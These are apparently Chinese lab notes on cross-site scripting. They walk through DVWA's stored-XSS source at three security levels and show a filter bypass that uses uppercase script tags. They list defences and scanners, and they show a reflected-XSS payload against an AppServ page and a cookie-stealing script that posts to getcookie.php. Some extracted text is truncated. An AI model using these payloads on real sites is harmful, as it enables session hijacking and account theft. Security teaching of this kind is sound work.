

## 存储型XSS

低级别源代码:

[Medium Stored XSS Source](#)

[High Stored XSS Source](#)

[防御](#)

[扫描工具](#)

26-27主要讲了windows下面的网站搭建,这里只要讲28

## 存储型XSS

低级别源代码:

```
1  <?php
2
3  if(isset($_POST['btnSign']))
4  {
5
6      $message = trim($_POST['mtxMessage']);
7      $name     = trim($_POST['txtName']);    //trim是吧左右两侧的信息里面的空格给去掉!
8
9      // Sanitize message input
10     $message = stripslashes($message);
11     $message = mysql_real_escape_string($message); //这个函数做转义! 可以防止sql注入, 对xss无
12
13     // Sanitize name input
14     $name = mysql_real_escape_string($name);
15
16     $query = "INSERT INTO guestbook (comment,name) VALUES ('$message','$name')";
17
18     $result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre> ');
19
20 }
21
22 ?>
```

## Medium Stored XSS Source

## medium级别存储型XSS

对Message输入框做了诸多过滤：

- 利用strip\_tags()函数过滤字符串中的HTML标签；
- 利用htmlspecialchars()函数对敏感字符进行转换。

Name框仍有漏洞，但只允许最多输入10个字符，可利用审查元素进行绕过。

```
1 <?php
2
3 if(isset($_POST['btnSign']))
4 {
5
6     $message = trim($_POST['mtxMessage']);
7     $name     = trim($_POST['txtName']);
8
9     // Sanitize message input
10    $message = trim(strip_tags addslashes($message)); //strip_tags: 过滤字符串里面的标签, addslashes: 对字符串里面的单引号、双引号、反斜杠等进行转义
11    $message = mysql_real_escape_string($message);
12    $message = htmlspecialchars($message); //用于防止跨站
13
14    // Sanitize name input, name这一栏没有用htmlspecialchars这个函数!
15    $name = str_replace('<script>', '', $name); //这里用绕过的话很简单, 只要用大写即可: <SCRIPT>
16    $name = mysql_real_escape_string($name);
17
18    $query = "INSERT INTO guestbook (comment,name) VALUES ('$message','$name')";
19
20    $result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre> ');
21
22 }
23
24 ?>
```

Name \*

Message \*

Name: test  
Message: This is a test comment.

Name: hack  
Message:

Name: hack  
Message: alert(1)

Name: hack  
Message: alert(1)

## More info

## High Stored XSS Source

```
1 <?php
2
3 if(isset($_POST['btnSign']))
4 {
5
6     $message = trim($_POST['mtxMessage']);
7     $name     = trim($_POST['txtName']);
8
9     // Sanitize message input
10    $message = stripslashes($message);
11    $message = mysql_real_escape_string($message);
12    $message = htmlspecialchars($message); //加了htmlspecialchars这个函数
13
14    // Sanitize name input
15    $name = stripslashes($name);
16    $name = mysql_real_escape_string($name);
17    $name = htmlspecialchars($name); //加了htmlspecialchars这个函数
18
19    $query = "INSERT INTO guestbook (comment,name) VALUES ('$message','$name')";
20
21    $result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre>');
```

```
22  
23 }  
24  
25 ?>
```

## 防御

### XSS的防御措施

- 对前端输入和输出做过滤和编码  
`htmlspecialchars()`、`strip_tags()`
- 给关键的cookie使用http-only

### XSS的防御措施

- 对前端输入和输出做过滤和编码  
`htmlspecialchars()`、`strip_tags()`、`srt_replace()`
- 给关键的cookie使用http-only

## 扫描工具

# 漏洞扫描工具

- safe3wvs


扫描速度比较快，需要安装.net 2.0

- 椰树J


- BruteXSS

通过自带的字典文件对XSS漏洞进行暴力测试


需要安装Python




扫出这个页面有问题:



你输入的 这些信息他的位置在哪儿！输入一段 比较有特征的字符！



应该就把 这5个B带入至代码里面,而后在网页里面输出:



ctrl+F:查找:



```
</p>
</blockquote>
<ul>
  <li><a href="appserv/ChangeLog.txt"><span class="app">ChangeLog</span></a></li>
  <li><a href="appserv/README-thbbbb.php?appservlang=thbbbb"><span class="app">README</span></a></li>
  <li><a href="appserv/AUTHORS.txt"><span class="app">AUTHORS</span></a></li>
  <li><a href="appserv/COPYING.txt"><span class="app">COPYING</span></a></li>
  <li><span class="app"><b>Official Site : </b><a href="http://www.AppServNetwork.com/?appserv">http://www.AppServNetwork.com</a>
  <li><span class="app"><b>Hosting support by :</b><a href="http://www.AppServHosting.com/?appserv">ht
</li></ul>

p; &nbsp; &nbsp; &nbsp; <b> Change Language : </b><a href="index.php?appservlang=th"><span class="app">ChangeLog</span></a></li>
  <li><a href="appserv/README-thbbbbbb.php?appservlang=thbbbbbb"><span class="app">READM
  <li><a href="appserv/AUTHORS.txt"><span class="app">AUTHORS</span></a></li>
  <li><a href="appserv/COPYING.txt"><span class="app">COPYING</span></a></li>
  <li><span class="app"><b>Official Site : </b><a href="http://www.AppServNetwork.com/
  <li><span class="app"><b>Hosting support by :</b><a href="http://www.AppServHosting.
</li> </ul>

&nbsp; &nbsp; &nbsp; &nbsp; <b> Change Language : </b><a href="index.php?appservlang=th"><img sr
<br><br>
  </td>
  , , . \
```

```
1 "><script>alert("hi")</script>
```



Open Project - 2.5.10 for Windows

Database Manager Version 2.10.3

n Version 5.2.6

sion 2.5.10 for Windows

g open source software installer package for Windows includes :

Web Server Version 2.2.8

int Language Version 5.2.6

Open Project - 2.5.10 for Windows

Database Manager Version 2.10.3

sion Version 5.2.6

ersion 2.5.10 for Windows

g open source software installer package for Windows inclu

Web Server Version 2.2.8

cript Language Version 5.2.6

L Database Version 5.0.51b

y/Admin Database Manager Version 2.10.3

hi

确定

这是一个典型的反射性 跨站！

构造盗取cookie的XSS语句

在Message框中输入下面这段XSS语句，注意中间没有换行：

<script>document.write('');</script>

在getcookie.php网页所在的目录下生成名为cookie.txt的文件：

cookie.txt - 记事本

这个语句很重要！  
怎么利用盗取的cookie!可以自己研究研究！

